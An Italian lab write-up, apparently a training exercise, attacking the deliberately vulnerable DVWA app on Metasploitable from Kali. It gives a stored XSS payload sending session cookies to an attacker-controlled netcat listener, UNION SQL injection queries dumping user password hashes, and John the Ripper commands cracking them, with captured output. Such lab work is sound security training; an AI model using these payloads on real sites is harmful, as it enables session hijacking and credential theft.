
-Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.

Come target abbiamo come sempre la macchina Metaspoitable nel nostro laboratorio virtuale che verrà attaccata dalla macchina Kali (che farà la parte del server attaccante).

Configuriamo il livello di sicurezza a LOW nella DVWA Security.



Poi spostiamoci in XSS stored.



Nel frattempo utilizziamo Netcat e mettiamoci in ascolto. <u>nc -nlvp 80</u> (in questo caso scegliamo porta 80)

```
File Actions Edit View Help

zsh: corrupt history file /home/kali/.zsh_history

(kali@ kali)-[~]

$ nc -lvp 80

listening on [any] 80 ...
```

Torniamo in XSS stored e aumentiamo il numero massimo dei caratteri inseribili in "Message" tramite "Inspect"; di base è impostato su 50 e quindi non riusciremmo ad inserire il nostro script. Possiamo tranquillamente aumentarlo a 500.

Inseriamo il nostro codice malevolo che ci permetterà di prendere i cookie che volgiamo:

<script>new Image().src='http://192.168.50.100/?cookie='+document.cookie</script>

Grazie a ciò, possiamo vedere i cookie di sessione di chi visiterà la pagina direttamente dalla nostra Kali.

```
File Actions Edit View Help

zsh: corrupt history file /home/kali/.zsh_history

(kali@ kali)-[~]

$ nc -nlvp 80

listening on [any] 80 ...

connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 39572

GET /?cookie=security=low;%20PHPSESSID=e471c2fdbbfc7562f304ba160694b5c1 HTTP/1.1

Host: 192.168.50.100

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

Accept: image/avif,image/webp,*/*


Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: keep-alive

Referer: http://192.168.50.101/
```

Tramite il PHPSESSID potremmo accedere all'applicazione DVWA senza dover effettuare il login e quindi senza aver bisogno di user e password (Rubando di fatto le credenziali di accesso), per farlo basterà utilizzare il programma Burp Suite e attivando l'intercept modificare il campo PHPSESSID inserendo il cookie di sessione rubato.



-Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).

Sempre rimanendo sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metaspoitable (configurata con un livello di sicurezza LOW) procediamo con l'SQLi.

Spostiamoci in SQL Injection

DVWA	
Home	Vulnerability: SQL Injection
Instructions	User ID:
Setup	Submit
Brute Force	
Command Execution	More info
CSRF	http://www.securiteam.com/securityreviews/SDP0N1P76E.html http://en.wikipedia.org/wiki/SQL_injection http://www.unixwiz.net/techtips/sql-injection.html
File Inclusion	
SQL Injection	
SQL Injection (Blind)	
Upload	
XSS reflected	
XSS stored	
DVWA Security	
PHP Info	
About	
Logout	

Troviamo il numero di colonne del database tramite le seguenti query:

```
<u>'or 1=1 UNION SELECT 1 --</u>
<u>'or 1=1 UNION SELECT 1,2 --</u>
<u>'or 1=1 UNION SELECT 1,2,3 ecc... --</u>
```

Grazie a ciò determiniamo il numero di colonne, quando il numero di colonne è differente da ciò che abbiamo inserito nella query ci restituirà un errore:

The used SELECT statements have a different number of columns


Mentre quando il numero di colonne è corretto non ci restituirà nessun errore:

```
User ID:
1=1 UNION SELECT 1,2 -- Submit
ID: ' or 1=1 UNION SELECT 1,2 --
First name: admin
Surname: admin
ID: ' or 1=1 UNION SELECT 1,2 --
First name: Gordon
Surname: Brown
ID: ' or 1=1 UNION SELECT 1,2 --
First name: Hack
Surname: Me
ID: ' or 1=1 UNION SELECT 1,2 --
First name: Pablo
Surname: Picasso
ID: ' or 1=1 UNION SELECT 1,2 --
First name: Bob
Surname: Smith
ID: ' or 1=1 UNION SELECT 1,2 --
First name: 1
Surname: 2
```

Abbiamo bisogno di conoscere il nome delle tabelle per trovare quella con le password che cerchiamo, per fare ciò utilizziamo la query:

<u>'or 1=1 UNION SELECT table_name, NULL FROM information_schema.tables WHERE</u> table_schema=database() –

Facendo ciò dovremmo visualizzare questo: (trovando "guestbook" e "users")



Assumiamo che "users" sia la tabella dove si trovano le password, andiamo quindi ad esplorarla controllando quali colonne ci sono al suo interno utilizzando questa query:

<u>'or 1=1 UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='users'</u>

In questo modo troviamo:

```
User ID:
                       Submit
ID: 'UNION SELECT column name, NULL FROM information schema.columns WHERE table n
First name: user id
Surname:
ID: 'UNION SELECT column name, NULL FROM information schema.columns WHERE table n
First name: first name
Surname:
ID: 'UNION SELECT column name, NULL FROM information schema.columns WHERE table r
First name: last name
Surname:
ID: 'UNION SELECT column name, NULL FROM information schema.columns WHERE table n
First name: user
Surname:
ID: 'UNION SELECT column name, NULL FROM information schema.columns WHERE table r
First name: password
ID: 'UNION SELECT column name, NULL FROM information schema.columns WHERE table r
First name: avatar
Surname:
```

A questo punto sappiamo che sia "user" che "password" si trovano nella tabella "users", quindi procediamo con la seguente query:

'or 1=1 UNION SELECT user, password FROM users -

Facendo ciò l'applicazione ci mostrerà (oltre a tutti i nomi e i cognomi) user e password.

```
or 1=1 UNION SELECT user, password FROM users
irst name: admin
Surname: admin
ID: ' or 1=1 UNION SELECT user, password FROM users
irst name: Gordon
Surname: Brown
ID: ' or 1=1 UNION SELECT user,password FROM users --
First name: Hack
Surname: Me
ID: ' or 1=1 UNION SELECT user,password FROM users -
First name: Pablo
Surname: Picasso
ID: ' or 1=1 UNION SELECT user,password FROM users -
First name: Bob
ID: ' or 1=1 UNION SELECT user,password FROM users --
irst name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: ' or 1=1 UNION SELECT user,password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
ID: ' or 1=1 UNION SELECT user,password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: ' or 1=1 UNION SELECT user, password FROM users --
irst name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: ' or 1=1 UNION SELECT user, password FROM users
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Come mai funziona:

Nel campo User ID il programma si aspetta di ricevere una stringa, quindi come prima cosa chiudiamo la stringa con "'".

Successivamente andiamo ad inserire una condizione sempre vera "1=1".

A questo punto utilizziamo UNION SELECT per unire la prima query sempre vera ad una seconda query.

Con la seconda query andiamo ad estrarre "user" e "password" dalla tabella "users"

Tuttavia le password ottenute non sono realmente delle password, sono degli hash che vanno craccati per ottenere le "vere" password.

Iniziamo creando un file .txt inserendoci all'interno gli hash trovati nel database grazie al comando echo. (Nome del file "hashes.txt")

echo '5f4dcc3b5aa765d61d8327deb882cf99' > hashes.txt echo 'e99a18c428cb38d5f260853678922e03' >> hashes.txt echo '8d3533d75ae2c3966d7e0d4fcc69216b' >> hashes.txt echo '0d107d09f5bbe40cade3de5c71e9e9b7' >> hashes.txt Poi utilizziamo john the ripper per craccare gli hash nel file appena creato specificando il format con il comando:

john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt

Utilizziamo la wordlist "rockyou.txt".

Visualizziamo le password trovate in questo modo ed inseriamole in un altro file (che chiamiamo cracked_passwords.txt) con il comando:

john --show --format=Raw-MD5 hashes.txt > cracked_passwords.txt

```
(kali@ kali)-[~/Desktop]
$ echo '5f4dcc3b5aa765d61d8327deb882cf99' > hashes.txt

(kali@ kali)-[~/Desktop]
$ echo 'e99a18c428cb38d5f260853678922e03' >> hashes.txt

(kali@ kali)-[~/Desktop]
$ echo '8d3533d75ae2c3966d7e0d4fcc69216b' >> hashes.txt

(kali@ kali)-[~/Desktop]
$ echo '0d107d09f5bbe40cade3de5c71e9e9b7' >> hashes.txt

(kali@ kali)-[~/Desktop]
$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
No password hashes left to crack (see FAQ)

(kali@ kali)-[~/Desktop]
$ john --show --format=Raw-MD5 hashes.txt > cracked_passwords.txt
```

```
1?:password
2?:abc123
3?:charley
4?:letmein
5
64 password hashes cracked, 0 left
```

Otteniamo quindi i seguenti dati di accesso:

1) user:admin password:password
2) user:gordonb password:abc123
3) user:1337 password:charley
4) user:pablo password:letmein
5) user:smithy password:password